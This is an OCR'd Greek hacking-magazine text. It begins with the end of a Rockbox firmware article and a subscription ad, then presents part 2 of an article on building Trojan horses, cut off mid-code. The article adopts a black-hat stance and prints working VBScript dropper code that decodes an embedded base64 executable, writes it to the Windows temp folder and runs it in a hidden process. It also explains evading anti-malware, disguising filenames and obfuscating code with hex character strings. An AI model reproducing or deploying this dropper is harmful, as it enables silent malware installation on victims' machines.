σύστημα, αλλά και το debug mode, για όσους θέλουν ν’ ασχοληθούν με την ανάπτυξη του Rockbox. Τα μενού και οι λειτουργίες που προαναφέραμε ενδέχεται να διαφέρουν ελαφρά από συσκευή σε συσκευή, ανάλογα με τις υποστηριζόμενες δυνατότητες αυτής. Για αναλυτικότερη περιγραφή, πέραν της κατ᾽ ιδίαν εξερεύνησης που καλό είναι να κάνετε, μπορείτε για μια ακόμη φορά να ανατρέξετε στο manual του Rockbox για τη συσκευή σας.




Το κεντρικό μενού του Rockbox, για το iPod Nano 2G. Από εδώ ξεκινάνε όλα!

Επιστροφή στη βάση


Στην περίπτωση που το Rockbox δεν μας άρεσε, το βαρεθήκαμε ή για κάποιο λόγο θέλουμε να επιστρέψουμε στο αυθεντικό λειτουργικό της συσκευής, μπορούμε πολύ απλά να την κλείσουμε κι όταν την ανοίξουμε ξανά να γυρίσουμε στο «on» τον διακόπτη hold: η εκκίνηση της συσκευής θα γίνει στο εργοστασιακό της menu.

(Σε περίπτωση συσκευής διαφορετικής από iPod, δείτε τις σχετικές οδηγίες στο manual του Rockbox.) Αν θέλουμε να επανέλθουμε στο Rockbox, επανεκκινούμε τη συσκευή με τον διακόπτη hold στη θέση «off». Τέλος, αν έχουμε τρελαθεί τελείως ή μας έχει βαρέσει η ζέστη ή έφτασε το εκκαθαριστικό της εφορίας κι αποφασίσουμε να απεγκαταστήσουμε το Rockbox από την συσκευή, το Rockbox Utility δεν θα έχει ουδεμία πρόθεση να μας εμποδίσει. Απεναντίας, κάνει παιχνιδάκι την υλοποίηση αυτής της εν θερμώ, τέλος πάντων, απόφασής μας. Αφού έχουμε συνδέσει τη συσκευή στον υπολογιστή, ανοίγουμε το Rockbox και πηγαίνουμε στην καρτέλα Uninstallation. Από εκεί μπορούμε να απεγκαταστήσουμε από τον Player μας το Rockbox και τον Bootloader, ενώ υπάρχει και η επιλογή να λάβουμε backup της εγκατάστασής μας, ακριβώς όπως την έχουμε διαμορφώσει έως αυτή τη στιγμή, για την περίπτωση που αργότερα αλλάξουμε γνώμη.

Εμείς πάντως θα σας λέγαμε να το ξανασκεφτείτε και να απολαύσετε στην παραλία τα αγαπημένα σας, ποιοτικά κομμάτια FLAC, να ξεπαστρέψετε όλα τα τέρατα του Doom και, γιατί όχι, να φορτώσετε και μερικές παλιές roms του ZX Spectrum στο ZXBox!



Το Rockbox Utility επιτρέπει την απεγκατάσταση του Rockbox από τη συσκευή μας, το ίδιο εύκολα με την εγκατάστασή της. Επιπλέον, μας παρέχει τη δυνατότητα λήψης αντιγράφων ασφαλείας.


Το **deltaHacker** είναι το ένα και **μοναδικό** περιοδικό με θεματολογία το ethical **hacking**, τα **δίκτυα** και την **ασφάλεια**, τον **προγραμματισμό** και τα **ηλεκτρονικά**.
Το **deltaHacker** δεν γυρνάει εδώ κι εκεί στα περίπτερα, αλλά για δεύτερη χρονιά στη σειρά **έρχεται κατευθείαν σ' εσάς**.
Αν είστε από εκείνους που δεν βλέπουν τον υπολογιστή τους ως άλλη μια οικιακή συσκευή και δεν αντιμετωπίζετε το Internet ως ένα δίκτυο που αρχίζει και τελειώνει με το Facebook και το Twitter, τότε είναι **109% βέβαιο ότι θα αγαπήσετε το deltaHacker**, καθώς κι ότι θα θέλετε την παρέα του **κάθε μήνα**.
Παραγγείλετε τώρα μία από τις συμφέρουσες συνδρομές από το
http://deltahacker.gr/pdf12order
(ηλεκτρονική έκδοση)
ή από το
http://deltahacker.gr/order
(έντυπη έκδοση, έως το τεύχος 019)
Σημείωση: Την ύλη **όλων των τευχών** που έχουν κυκλοφορήσει ως τώρα μπορείτε να τη βλέπετε στο
deltahacker.gr/category/magazine-issues

Skill: Advanced
Tags: Trojan Horse, VB Script, byte array, base64, encoding



by Thiseas

Μελέτη και κατασκευή Δούρειων Ίππων [μέρος 2]

Στο deltaHacker 021 ξεκαθαρίσαμε την έννοια «Trojan Horse» κι αμέσως μετά είδαμε, βήμα προς βήμα, τη δημιουργία ενός τέτοιου προγράμματος. Επρόκειτο για έναν μεταφορέα ή αλλιώς φορέα κάποιου άλλου προγράμματος, το οποίο ενδέχεται να είναι είτε κάτι που εμείς οι ίδιοι έχουμε δημιουργήσει ή απλά έχουμε βρει έτοιμο, στο Διαδίκτυο. Σ' αυτό το άρθρο θα δούμε τα πράγματα με άλλο μάτι: Εκείνο ενός ...black τύπου ;)

Θα πρέπει τώρα να προσαρμοστούμε στο νέο μας ρόλο. Μια από τις απαιτήσεις του είναι η υποταγή στην αρχή «ο σκοπός αγιάζει τα μέσα». Ο σκοπός μας, περιττό ν' αναφέρουμε, είναι η εκτέλεση του προγράμματος στο box του όποιου θύματος. Δουλεύουμε σε C++, επομένως μιλάμε για ένα binary κι όχι κάποιο script. Το καλό με τα binaries είναι πως εκτελούνται απευθείας από το λειτουργικό σύστημα για το οποίο είναι γραμμένα, χωρίς π.χ. να απαιτείται η παρουσία κάποιου development/runtime environment. Από την άλλη, ίσως να έχετε υπ' όψιν Trojans του darknet τα οποία δεν είναι binaries κι όμως διαδίδονται. Πώς γίνεται αυτό; Τα συγκεκριμένα Trojans δεν είναι γραμμένα σε C++, ούτε καν σε Perl ή Pyhon. Αντίθετα, είναι γραμμένα σε VB Script. Πρόκειται για μια γλώσσα πολύ αγαπημένη για τη Microsoft, με συνέπεια τα σχετικά scripts να εκτελούνται σχεδόν σε κάθε Windows box.

Όταν λοιπόν λίγο προηγουμένως αναφερθήκαμε σε κάποιον σκοπό που αγιάζει κάποια μέσα, κατά νου είχαμε να δημιουργήσουμε ένα Trojan Horse σε VB Script. Η ιδέα είναι πως το script θα μπορεί να τοποθετείται σ' ένα σύστημα Windows, πιθανώς χωρίς να χτυπήσει συναγερμός από κάποιο σύστημα anti-malware. Ουσιαστικά, όμως, αυτό το VB Script θα αποτελεί τον φορέα ενός άλλου, ενδεχομένως κακόβουλου προγράματος, το οποίο και θα γράφει στον δίσκο του στόχου. Για ευκολία, το εν λόγω VB Script ας το ονομάσουμε μεταφορέα.

Στην εργασία μας, θα κάνουμε ένα βήμα παραπάνω: Θα κατασκευάσουμε μια μηχανή που παράγει μεταφορείς! Θα φτιάξουμε, για την ακρίβεια, ένα πρόγραμμα το οποίο θα δέχεται ως input ένα οποιοδήποτε εκτελέσιμο και θα παράγει έναν αντίστοιχο μεταφορέα σε VB Script. Κατ' αυτόν τον τρόπο θα μπορούμε να φτιάχνουμε όσα Trojans μπορούμε να φανταστούμε και θέλουμε! Μόνο προαπαιτούμενο θα είναι να 'χουμε κατεβάσει ή δημιουργήσει τα εκτελέσιμα που θα κουβαλάνε οι μεταφορείς.

Για να βάλουμε τα πράγματα σε μια (λίγο) πιο σωστή βάση, οφείλουμε να πούμε ότι η VB, αν και scripting language, είναι πολύ δυνατή. Όσοι λοιπόν δεν τη γνωρίζετε καλά, μην την υποτιμάτε. Θα τολμούσαμε να πούμε ότι δεν έχει τίποτα να ζηλέψει από την Python ή την Perl. Επιτρέψτε μας μια σύντομη (κι απαραίτητη, σ' αυτή την περίπτωση) ιστορική αναδρομή. Στις απαρχές της ιστορίας των Home Computers κι αργότερα των Personal Computers, η περίφημη γλώσσα BASIC ήταν για τους περισσότερους μονόδρομος. Μάλιστα τα γνήσια IBM PCs και compatibles είχαν την BASIC ενσωματωμένη σε ROM. Όταν το σύστημα άνοιγε και δεν εντοπιζόταν δισκέτα ή δίσκος για να φορτωθεί κάτι, ο χρήστης βρισκόταν απευθείας στο περιβάλλον της BASIC. Πολλοί λοιπόν από εμάς, εκείνη την περίοδο μυηθήκαμε στον προγραμματισμό ξεκινώντας από την BASIC. Ο γράφων ήταν από εκείνους που δεν μετάνιωσε για την ενασχόλησή του με την BASIC, ποτέ δεν μίλησε/έγραψε υποτιμητικά γι' αυτή και μάλιστα ούτε πρόκειται να το κάνει στο μέλλον. Από την BASIC, λοιπόν, του 1980, πάμε τώρα στην VBScript του 2013 — 33 χρόνια μετά! Στην πληροφορική, τα 33 χρόνια είναι περίπου 330 της κανονικής ζωής. Μετά από τρεις αιώνες, λοιπόν, η Visual Basic Script κρατά ακόμα μερικές από τις παλιές εντολές της προ-γιαγιάς της, όπως επίσης και τη δύναμή της. Κάπου εδώ ο γράφων θα ήθελε να ευχαριστήσει, πρώτη φορά δημόσια, τον Bill Gates, που κι εκείνος αγαπούσε την BASIC και μας είχε υποσχεθεί κάποτε ότι θα την βάλει σε όλα τα προϊόντα της Miscosoft και δεν θα την αφήσει να πεθάνει. Ο Gates τήρησε την υπόσχεσή του. (Αν το σκεφτείτε, το Microsoft Office την έχει ως βασική γλώσσα.) Παλιά, μάλιστα, κυκλοφορούσε η φήμη πως ο Gates διαπληκτιζόταν, καλοπροαίρετα, με τους προγραμματιστές της Microsoft, προκαλώντας τους μάλιστα να φτιάξουν, σε όποια γλώσσα θέλουν, ένα οποιοδήποτε πρόγραμμα, κι αυτός θα φτιάξει ακριβώς το ίδιο σε BASIC!

Ερχόμαστε λοιπόν κι εμείς να απαντήσουμε στο καυτό ερώτημα: Μπορούμε να φτιάξουμε όλα αυτά που θέλουμε σε VB; Αναφερόμαστε τόσο στον μεταφορέα, όσο και στον γεννήτορά του. Συνεχίστε το διάβασμα και η απάντηση είναι πολύ κοντά...

Ο αλγόριθμος

Θα φτιάξουμε ένα πρόγραμμα σε VB που θα δημιουργεί μεταφορείς για όποιο εκτελέσιμο του ορίζουμε εμείς, από τη γραμμή εντολών. Ακολουθεί η περιγραφή του αλγορίθμου που διέπει το πρόγραμμά μας.

- Ο γεννήτορας (generator) θα παίρνει από τη γραμμή εντολών το όνομα του εκτελέσιμου (executable) που θέλουμε να κουβαλήσει ο μεταφορέας.
- Θα κρατάει το προς μεταφορά executable σε ένα byte array, στη μνήμη.
- Θα κωδικοποιεί αυτό το byte array σε μορφή base64.
- Τέλος, θα γράφει σε ένα νέο αρχείο, στον δίσκο, τον ίδιο τον μεταφορέα. Εκείνος είναι που με κάποιον τρόπο θα πρέπει να πάει στον υπολογιστή-στόχο, όπου και θα επιτελεί τα ακόλουθα:
    - Όταν τρέχει, θα γράφει το byte array (με το executable) στον δίσκο, συγκεκριμένα στον κατάλογο temp των Windows. Έτσι, θα είμαστε σχεδόν σίγουροι ότι έχουμε δικαιώματα εγγραφής.
    - Θα εκτελεί το executable σε stealth mode, με τα δικαιώματα του χρήστη που κάλεσε το script.

Όλα τα παραπάνω, με δεδομένο ότι το θύμα δεν θα πάρει χαμπαράκι!

Το κακόβουλο (;) πρόγραμμα

Έστω ότι έχουμε το ακόλουθο, «κακόβουλο» πρόγραμμα.

```
// hello.c
// Είμαι ο βλακ-χατ της γειτονιάς σας... ;)
//
#include<stdio.h>
void main(void)
{
    printf("Hello World, I am the black-hat guy!\n");
    printf("Listening for connections...");
    getchar();
}
```

Έστω επίσης ότι είναι αυτό που θέλουμε να κουβαλήσει ο μεταφορέας μας. Παράγουμε λοιπόν το αντίστοιχο executable, δίνοντας «cl hello.c» στο Visual Studio command line (για λεπτομέρειες δείτε το σχετικό άρθρο στο τεύχος 021). Παίρνουμε έτσι το τελικό hello.exe, του οποίου και θα φτιάξουμε τον μεταφορέα.

Ο μεταφορέας


Ο κώδικάς μας, σε VB, θα μοιάζει με τον ακόλουθο:

```
'impersonationLevel=impersonate' Enables objects to use the credentials
of the caller.
Set wmiServer = GetObject("winmgmts:{impersonationLevel=impersona
te}!\\.\root\cimv2")
Const TypeBinary = 1
Const Hidden = 12, ForWriting = 2
Dim outFile
'Get the user temp folder.
set fsys = CreateObject("Scripting.FileSystemObject")
tmp = fsys.GetSpecialFolder(2)
outFile = tmp & "\\new_exe.exe"
Dim base64Encoded, base64Decoded, outByteArray
base64Encoded="TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAA
AAA2AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9T
IG1vZGUuDQ0KJAAAAAAAA
ABi48zVJoKihiaCooYmgqKGAUTZhiWCooYmgqOGcoKihi/6JoY5gqKGL/o3hjaCooYv+iGG
R4Kihi/6M4YngqKGUmlja
...
...
eQAAAAAAAAAAAAAOC6QABov0AA6MBAANjdQADA20AAAQAAAMDbQACQ1kAAbopAAG6KQABuik
AAbopAAG6KQABuikAAbop
AAG6KQABuikAAbopAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAE
AAAAAAAAAAAAAAAAAAAAAAAAAAAA"
'get the full executable in memory.
base64Decoded = decodeBase64(base64Encoded)
'write the executable to disk
writeBytes outFile, base64Decoded
'startup configuration of a Windows-based process
Set startupProc = wmiServer.Get("Win32_ProcessStartup")
' create a new instance of the class
```

```
Set procAttrs = startupProc.SpawnInstance_
'set to run in a hidden window
procAttrs.ShowWindow = Hidden
'get a handle to the process
Set theProcess = GetObject("winmgmts:root\cimv2:Win32_Process")
' run the process
ret = theProcess.Create(outFile, null, procAttrs, procID)
'------------------------------------------------------------
Private function decodeBase64(base64)
  dim DM, EL
  Set DM = CreateObject("Microsoft.XMLDOM")
  Set EL = DM.createElement("tmp")
  EL.DataType = "bin.base64"
  ' Set encoded String, get bytes
  EL.Text = base64
  decodeBase64 = EL.NodeTypedValue
end function
'------------------------------------------------------------
Private Sub writeBytes(file, bytes)
  Dim binaryStream
  Set binaryStream = CreateObject("ADODB.Stream")
  binaryStream.Type = TypeBinary
  binaryStream.Open
  binaryStream.Write bytes
  binaryStream.SaveToFile file, ForWriting
End Sub
```

Το πρόγραμμα κάνει χρήση μερικών κλασικών τεχνικών που εφαρμόζουν πολλά Trojans του «stage», και είναι οι παρακάτω.

- Χρησιμοποιεί το temp folder του τρέχοντα χρήστη, προκειμένου να μειώσει στο ελάχιστο την πιθανότητα να «φάει πόρτα» με το που θα επιχειρήσει να γράψει στο δίσκο. (Βλέπε μεταβλητή tmp.)
- Όταν έρθει η ώρα να κληθεί το «κακόβουλο» πρόγραμμα, τότε αυτό εκτελείται με τα δικαιώματα του τρέχοντα χρήστη. Αν αυτός ο χρήστης έχει δικαιώματα admin, τότε τα πράγματα θα είναι πολύ άσχημα! (Όχι για τον επιτιθέμενο ;)
- Το εκτελέσιμο καλείται σε κρυφό process που δεν είναι ορατό στο χρήστη. Είναι βέβαια ορατό από τον Process Explorer (βλ. εικόνα 1). Αυτό όμως δεν λέει



Εικόνα 1
Το κακόβουλο πρόγραμμα ονομάζεται newexe.exe και μόλις ξεκίνησε!

και πολλά, αφού κανένας φυσιολογικός χρήστης στον πλανήτη δεν κοιτάζει κάθε λίγο και λιγάκι τον Process Explorer, ψάχνοντας για κάτι το ασυνήθιστο.

Για εκπαιδευτικούς λόγους, αναφορικά με τη δημιουργία του μεταφορέα έχουμε κάνει κάποιους συμβιβασμούς.

- Το κακόβουλο πρόγραμμα το ονομάσαμε «newexe.exe». Συνήθως κάτι τέτοιο δεν συμβαίνει. Τα εκτελέσιμα των Trojans, για να αποφύγουν το ενδεχόμενο να γίνουν εύκολα αντιληπτά έχουν ονόματα όπως sysprocess.exe, systems.exe, mslogs.exe κ.ο.κ. Άλλες φορές πάλι έχουν μοναδικά ονόματα, τα οποία λαμβάνουν από την εκτέλεση μιας GUID function ή από το αποτέλεσμα ενός

MD5 hash. Έτσι, έχουμε ονόματα όπως το 42070aa2f60f9b735633ac.exe. Κακή επιλογή η τελευταία, κατά την άποψη του γράφοντα, αφού τέτοια ονόματα ξεχωρίζουν πανεύκολα.

- Η μεταβλητή base64Encoded περιέχει την κωδικοποιημένη μορφή του κακόβουλου εκτελέσιμου, δηλαδή του προγράμματος που θα μεταφερθεί, θα γραφεί και θα εκτελεστεί στο box του θύματος. Μην ανησυχείτε που δεν φαίνεται πουθενά πώς καταλήξαμε σ' αυτή την μορφή. Θα μας τη δώσει ο γεννήτορας που θα περιγράψουμε στη συνέχεια.
- Τα προγράμματα VB δεν είναι υποχρεωτικό να γράφονται τόσο αναλυτικά, όπως είναι γραμμένο το δικό μας. Για την ακρίβεια, υπάρχει το περίφημο semicolon (:) που σε αφήνει να γράφεις ένα ολόκληρο πρόγραμμα σε μια μόνο γραμμή, χωρίζοντας τις εντολές με τον συγκεκριμένο χαρακτήρα!
- Όλο το πρόγραμμα θα μπορούσε να είναι σε encrypted μορφή και να εκτελούνταν μέσα από μια eval function. Για να έχετε μια ιδέα του πώς δείχνει η κρυπτογράφηση σε ένα VB Script, παρατηρήστε τις ακριβώς ισοδύναμες εντολές με αυτή: **ret = theProcess.Create(outFile, null, procAttrs, procID)**

```
s = chr(CLng("&h" & "74")) & chr(CLng("&h" & "68")) & chr(CLng("&h" & "65"))
& chr(CLng("&h" & "50")) & chr(CLng("&h" & "72")) & chr(CLng("&h" & "6f"))
& chr(CLng("&h" & "63")) & chr(CLng("&h" & "65")) & chr(CLng("&h" & "73"))
& chr(CLng("&h" & "73")) & chr(CLng("&h" & "2e")) & chr(CLng("&h" & "43"))
& chr(CLng("&h" & "72")) & chr(CLng("&h" & "65")) & chr(CLng("&h" & "61"))
& chr(CLng("&h" & "74")) & chr(CLng("&h" & "65")) & chr(CLng("&h" & "28"))
& chr(CLng("&h" & "6f")) & chr(CLng("&h" & "75")) & chr(CLng("&h" & "74"))
& chr(CLng("&h" & "46")) & chr(CLng("&h" & "69")) & chr(CLng("&h" & "6c"))
& chr(CLng("&h" & "65")) & chr(CLng("&h" & "2c")) & chr(CLng("&h" & "20"))
& chr(CLng("&h" & "6e")) & chr(CLng("&h" & "75")) & chr(CLng("&h" & "6c"))
& chr(CLng("&h" & "6c")) & chr(CLng("&h" & "2c")) & chr(CLng("&h" & "20"))
& chr(CLng("&h" & "70")) & chr(CLng("&h" & "72")) & chr(CLng("&h" & "6f"))
& chr(CLng("&h" & "63")) & chr(CLng("&h" & "41")) & chr(CLng("&h" & "74"))
& chr(CLng("&h" & "74")) & chr(CLng("&h" & "72")) & chr(CLng("&h" & "73"))
& chr(CLng("&h" & "2c")) & chr(CLng("&h" & "20")) & chr(CLng("&h" & "70")) &
chr(CLng("&h" & "72")) & chr(CLng("&h" & "6f")) & chr(CLng("&h" & "63")) &
chr(CLng("&h" & "49")) & chr(CLng("&h" & "44")) & chr(CLng("&h" & "29"))'s =
